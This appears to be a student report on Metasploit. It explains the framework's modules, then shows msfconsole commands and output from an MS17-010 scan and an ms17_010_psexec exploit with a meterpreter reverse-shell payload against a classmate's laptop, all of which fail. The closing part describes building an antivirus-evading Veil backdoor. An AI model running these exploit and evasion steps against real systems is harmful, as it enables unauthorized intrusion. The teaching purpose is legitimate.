Metasploit for Windows Hacking

By: Saad AlSaleh - 218210846
Saad AlMesained - 219110179
Faisal Tashkandi - 217110384

What is Metasploit?

The Metasploit Project is a computer security project that provides data about security vulnerabilities and assists penetration testing. It is owned by Rapid7, a US-based cybersecurity firm. A notable subproject of Metasploit is the open-source Metasploit Framework—a tool used to develop and run exploit code on remote target systems.

The Metasploit project includes anti-forensics and remediation tools, some of which are built into the Metasploit Framework. Metasploit comes pre-installed on the Kali Linux operating system.

Benefits of Penetration Testing

1- Smart Payload Generation

Metasploit allows testers to easily switch payloads using the “set payload” command. This provides great flexibility when attempting to penetrate a system using shell-based access or Meterpreter, Metasploit’s dynamic scripting tool. Testers can also use the MsfVenom application to generate shellcode for manual exploitation directly from the command line.

2-Clean Exits and Persistency

Metasploit is able to exit cleanly without being detected, even if the target system is not expected to restart after the penetration test. It also provides multiple options for achieving persistent access to a target system.

3-Visual UI

Metasploit provides several easy-to-use GUIs, primarily Armitage. These GUIs let you perform common penetration testing functions such as managing vulnerabilities and creating workspaces at the click of a button.

4-Open Source

One of the biggest reasons to adopt Metasploit is that Metasploit is open source and actively developed. Unlike many other pentesting tools, Metasploit provides deep customizability, giving pentesters full access to source code and the ability to add custom modules.

Components of Metasploit FrameWork

The Metasploit Framework contains a large number of tools that enable penetration testers to identify security vulnerabilities, carry out attacks, and evade detection. Many of the tools are organized as customizable modules. Here are some of the most commonly used tools:

1. **MSFconsole**

   This is the main Metasploit command-line interface (CLI). It allows testers to scan systems for vulnerabilities, conduct network reconnaissance, launch exploits, and more.

2. **Exploit modules**

   Allow testers to target a specific, known vulnerability. Metasploit has a large number of exploit modules, including buffer overflow and SQL injection exploits. Each module has a malicious payload testers can execute against target systems.

3. **Auxiliary modules**

   Allow testers to perform additional actions required during a penetration test which are not related to directly exploiting vulnerabilities. For example, fuzzing, scanning, and denial of service (DoS).

4. **Post-exploitation modules**

   Allow testers to deepen their access on a target system and connected systems. For example, application enumerators, network enumerators and hash dumps.

5. **Payload modules**

   Provide shell code that runs after the tester succeeds in penetrating a system. Payloads can be static scripts, or can use Meterpreter, an advanced payload method that lets testers write their own DLLs or create new exploit capabilities.

6. **No Operation (NOPS) generator**

Produces random bytes that can pad buffers, with the objective of bypassing intrusion detection and prevention (IDS/IPS) systems.

7. **Datastore**

Central configuration that lets testers define how Metasploit components behave. It also enables setting dynamic parameters and variables and reuse them between modules and payloads. Metasploit has a global datastore and a specific datastore for each module.

Metasploit Challenges

Like any other security tool, the Metasploit framework can be used both legally and illegally. Users are responsible for using the tool in a legitimate way. In general, if you don't have a contract with an organization allowing you to test a specific system, don't use Metasploit on it. Even during an approved penetration test, ensure you are using Metasploit within the client's approved scope and following the tool's permitted terms of use.

Another issue to be aware of is that using Metasploit can produce unwanted results. Many exploits are designed to apply buffer overflows, race conditions, or other software vulnerabilities. These exploits pose a risk because vulnerabilities could destabilize the target system. Many exploits could lead to unexpected denial of service, application crashes, system restarts, and unexpected application behavior. Ensure the organization ordering the penetration test has an emergency response plan to prepare for these situations.

Finally, take into account that while Metasploit offers over 2,000 exploits, these are only a fraction of the number of real exploits available to attackers. Always consider the most pertinent threats facing your client or organization. If necessary, develop a custom Metasploit module or use additional tools to ensure you are covering all relevant threats.

Exploit Protection with Imperva

Imperva provides a Web Application Firewall that can prevent exploits and code injections, such as those tested by Metasploit. The WAF can intercept malicious traffic and block it in real time.

In addition, Imperva Runtime Application Self-Protection (RASP) provides real-time attack detection and prevention from your application runtime environment. RASP can stop external attacks and injections and reduce your vulnerability backlog.

Beyond exploit protection, Imperva provides comprehensive protection for applications, such as:

1. API Security

   Automated API protection ensures your API endpoints are protected as they are published, shielding your applications from exploitation.

2. Advanced Bot Protection

   Prevent business logic attacks from all access points – websites, mobile apps and APIs. Gain seamless visibility and control over bot traffic to stop online fraud through account takeover or competitive price scraping.

3. DDoS Protection

   Block attack traffic at the edge to ensure business continuity with guaranteed uptime and no performance impact. Secure your on premises or cloud-based assets – whether you're hosted in AWS, Microsoft Azure, or Google Public Cloud.

4. Attack Analytics

   Ensures complete visibility with machine learning and domain expertise across the application security stack to reveal patterns in the noise and detect application attacks, enabling you to isolate and prevent attack campaigns.


5. Client-Side Protection

   Gain visibility and control over third-party JavaScript code to reduce the risk of supply chain fraud, prevent data breaches, and client-side attacks.


Tools For Metasploit

MSFConsole

MSFconsole is the default Metasploit interface. It provides all the commands needed to interact with the framework and tab-completion for common commands. It may take a while to learn how to use the CLI, but it becomes easier to use once you get familiarized with the tool. There are four stages in order to hack into windows using MSFConsole: Target, Search, Scanning, and Exploitation.



In order to hack someone you need to have a target, we tried to hack into Saad's windows 10 laptop using Kali Linux by getting his IP Address from the command prompt then using a nmap function to search for his IP address in Kali Linux.



Additionally, some ips may not let this command work immediately due to Windows firewall so you'll need to use the nmap <ip address> -Pn to get it working. Extra services can be acquired by typing nmap <ip address> -sV.

Moving onto the searching phase, we first enter the MSFConsole using the command "Sudo msfconsole" then once we're in we use the command "search smb" However, using this command in msf console will open a bunch of exploits, auxiliary scanners, and more. The issue here is that having everything open will make it harder to search for the auxiliary scanner we want, therefore we use "grep scanner search smb" to search only for auxiliary scanners. Then we want to enter an infamous line used for ransom attacks

“auxiliary/scanner/smb/smb_ms17_010” that was used to gain access to any computer system.

```
msf6 > grep scanner search smb
   39   auxiliary/scanner/http/citrix_dir_traversal                  2019-12-17       normal     No     Citrix ADC (NetScaler) Directory Traversal Scanner
   40   auxiliary/scanner/sap/sap_smb_relay                                           normal     No     SAP SMB Relay Abuse
   41   auxiliary/scanner/sap/sap_soap_rfc_eps_get_directory_listing                  normal     No     SAP SOAP RFC EPS_GET_DIRECTORY_LISTING Directories
 Information Disclosure
   42   auxiliary/scanner/sap/sap_soap_rfc_pfl_check_os_file_existence                normal     No     SAP SOAP RFC PFL_CHECK_OS_FILE_EXISTENCE File Exis
tence Check
   43   auxiliary/scanner/sap/sap_soap_rfc_rzl_read_dir                               normal     No     SAP SOAP RFC RZL_READ_DIR_LOCAL Directory Contents
 Listing
   44   auxiliary/scanner/smb/impacket/dcomexec                      2018-03-19       normal     No     DCOM Exec
   45   auxiliary/scanner/smb/impacket/secretsdump                                    normal     No     DCOM Exec
   46   auxiliary/scanner/smb/impacket/wmiexec                       2018-03-19       normal     No     WMI Exec
   47   auxiliary/scanner/smb/pipe_auditor                                            normal     No     SMB Session Pipe Auditor
   48   auxiliary/scanner/smb/pipe_dcerpc_auditor                                     normal     No     SMB Session Pipe DCERPC Auditor
   49   auxiliary/scanner/smb/psexec_loggedin_users                                   normal     No     Microsoft Windows Authenticated Logged In Users En
umeration
   50   auxiliary/scanner/smb/smb_enum_gpp                                            normal     No     SMB Group Policy Preference Saved Passwords Enumer
ation
   51   auxiliary/scanner/smb/smb_enumshares                                          normal     No     SMB Share Enumeration
   52   auxiliary/scanner/smb/smb_enumusers                                           normal     No     SMB User Enumeration (SAM EnumUsers)
   53   auxiliary/scanner/smb/smb_enumusers_domain                                    normal     No     SMB Domain User Enumeration
   54   auxiliary/scanner/smb/smb_login                                               normal     No     SMB Login Check Scanner
   55   auxiliary/scanner/smb/smb_lookupsid                                           normal     No     SMB SID User Enumeration (LookupSid)
   56   auxiliary/scanner/smb/smb_ms17_010                                            normal     No     MS17-010 SMB RCE Detection
   57   auxiliary/scanner/smb/smb_uninit_cred                                         normal     Yes    Samba _netr_ServerPasswordSet Uninitialized Creden
tial State
   58   auxiliary/scanner/smb/smb_version                                             normal     No     SMB Version Detection
   59   auxiliary/scanner/snmp/snmp_enumshares                                        normal     No     SNMP Windows SMB Share Enumeration
msf6 >
```

```
msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name         Current Setting                                                Required  Description
   ----         ---------------                                                --------  -----------
   CHECK_ARCH   true                                                           no        Check for architecture on vulnerable hosts
   CHECK_DOPU   true                                                           no        Check for DOUBLEPULSAR on vulnerable hosts
   CHECK_PIPE   false                                                          no        Check for named pipe on vulnerable hosts
   NAMED_PIPES  /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  yes       List of named pipes to check
   RHOSTS                                                                      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT        445                                                            yes       The SMB service port (TCP)
   SMBDomain    .                                                              no        The Windows domain to use for authentication
   SMBPass                                                                     no        The password for the specified username
   SMBUser                                                                     no        The username to authenticate as
   THREADS      1                                                              yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.168.29.1
RHOSTS => 192.168.29.1
msf6 auxiliary(scanner/smb/smb_ms17_010) > run

[-] 192.168.29.1:445      - An SMB Login Error occurred while connecting to the IPC$ tree.
[*] 192.168.29.1:445      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) >
```

Moving onto the scanning stage, we then type in “use auxiliary/scanner/smb/smb_ms17_010” then type “show options” to see if there is an ip address entered. As you can see in this image in the line RHOSTS there is no ip address so we needed to enter the ip address for the target which was Saad’s laptop “RHOSTS <ip address>”. Once that's done you need to use the command run and if there are any vulnerabilities in the ip address then it will inform you however, after trying various examples and different ip addresses online we couldn’t find any ip address with a vulnerability to exploit it. For the exploiting step we used the search smb command again but this time instead of searching for auxiliary we searched for exploits “grep

exploit search smb".

```
103  exploit/windows/smb/ms17_010_eternalblue        2017-03-14  average  Yes  MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
104  exploit/windows/smb/ms17_010_eternalblue_win8   2017-03-14  average  No   MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+
105  exploit/windows/smb/ms17_010_psexec             2017-03-14  normal   Yes  MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code
Execution
```


We then search for these particular exploits since they are related to the auxiliary we chose "ms17_010"; either of them work in order to exploit the vulnerability found earlier. We chose "exploit/windows/smb/ms17_010_psexec" in this example so we use that line of code

```
File  Actions  Edit  View  Help
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting                                                Required  Description
   ----                  ---------------                                                --------  -----------
   DBGTRACE              false                                                          yes       Show extra debug trace info
   LEAKATTEMPTS          99                                                             yes       How many times to try to leak transaction
   NAMEDPIPE                                                                            no        A named pipe that can be connected to (leave blank for auto)
   NAMED_PIPES           /usr/share/metasploit-framework/data/wordlists/named_pipes.txt yes       List of named pipes to check
   RHOSTS                                                                               yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT                 445                                                            yes       The Target port (TCP)
   SERVICE_DESCRIPTION                                                                  no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                                                                 no        The service display name
   SERVICE_NAME                                                                         no        The service name
   SHARE                 ADMIN$                                                         yes       The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a normal read/write
folder share
   SMBDomain             .                                                              no        The Windows domain to use for authentication
   SMBPass                                                                              no        The password for the specified username
   SMBUser                                                                              no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.71.128   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 192.168.29.1
RHOSTS => 192.168.29.1
msf6 exploit(windows/smb/ms17_010_psexec) > set payload windows/x64/meterpreter/reverse_http
payload => windows/x64/meterpreter/reverse_http
```


After using it we show our options to double check if our ip address is written and write it down if not, then we need to pick a payload. Payloads basically refer to the exploit module and we can choose any so we chose the payload "windows/x61/meterpreter/reverse_http" then once that's set we simply write exploit.

```
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started HTTP reverse handler on http://192.168.71.128:4444
[-] 192.168.29.1:445 - Rex::Proto::SMB::Exceptions::LoginError: Login Failed: Connection reset by peer
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_psexec) >
```


In this ip address it failed due to the lack of a vulnerability but once the exploit is used if there is a vulnerability what should happen is you have full access to the PC afterwards. You can even check the PC's system by using the command "sysinfo" to see the information or use "help" to see what you can do with access to the system.




I installed veil to create a hard to detect backdoor




I used evasion and windows/meterpreter/reveres_tcp




I set the lhost and lport and put sleep commands



I converted from bat to exe and modified the backdoor



This is anti-scan website the backdoor was detected by 14 from 26 but it passed windows def 10



Using multi/handler to exploit the system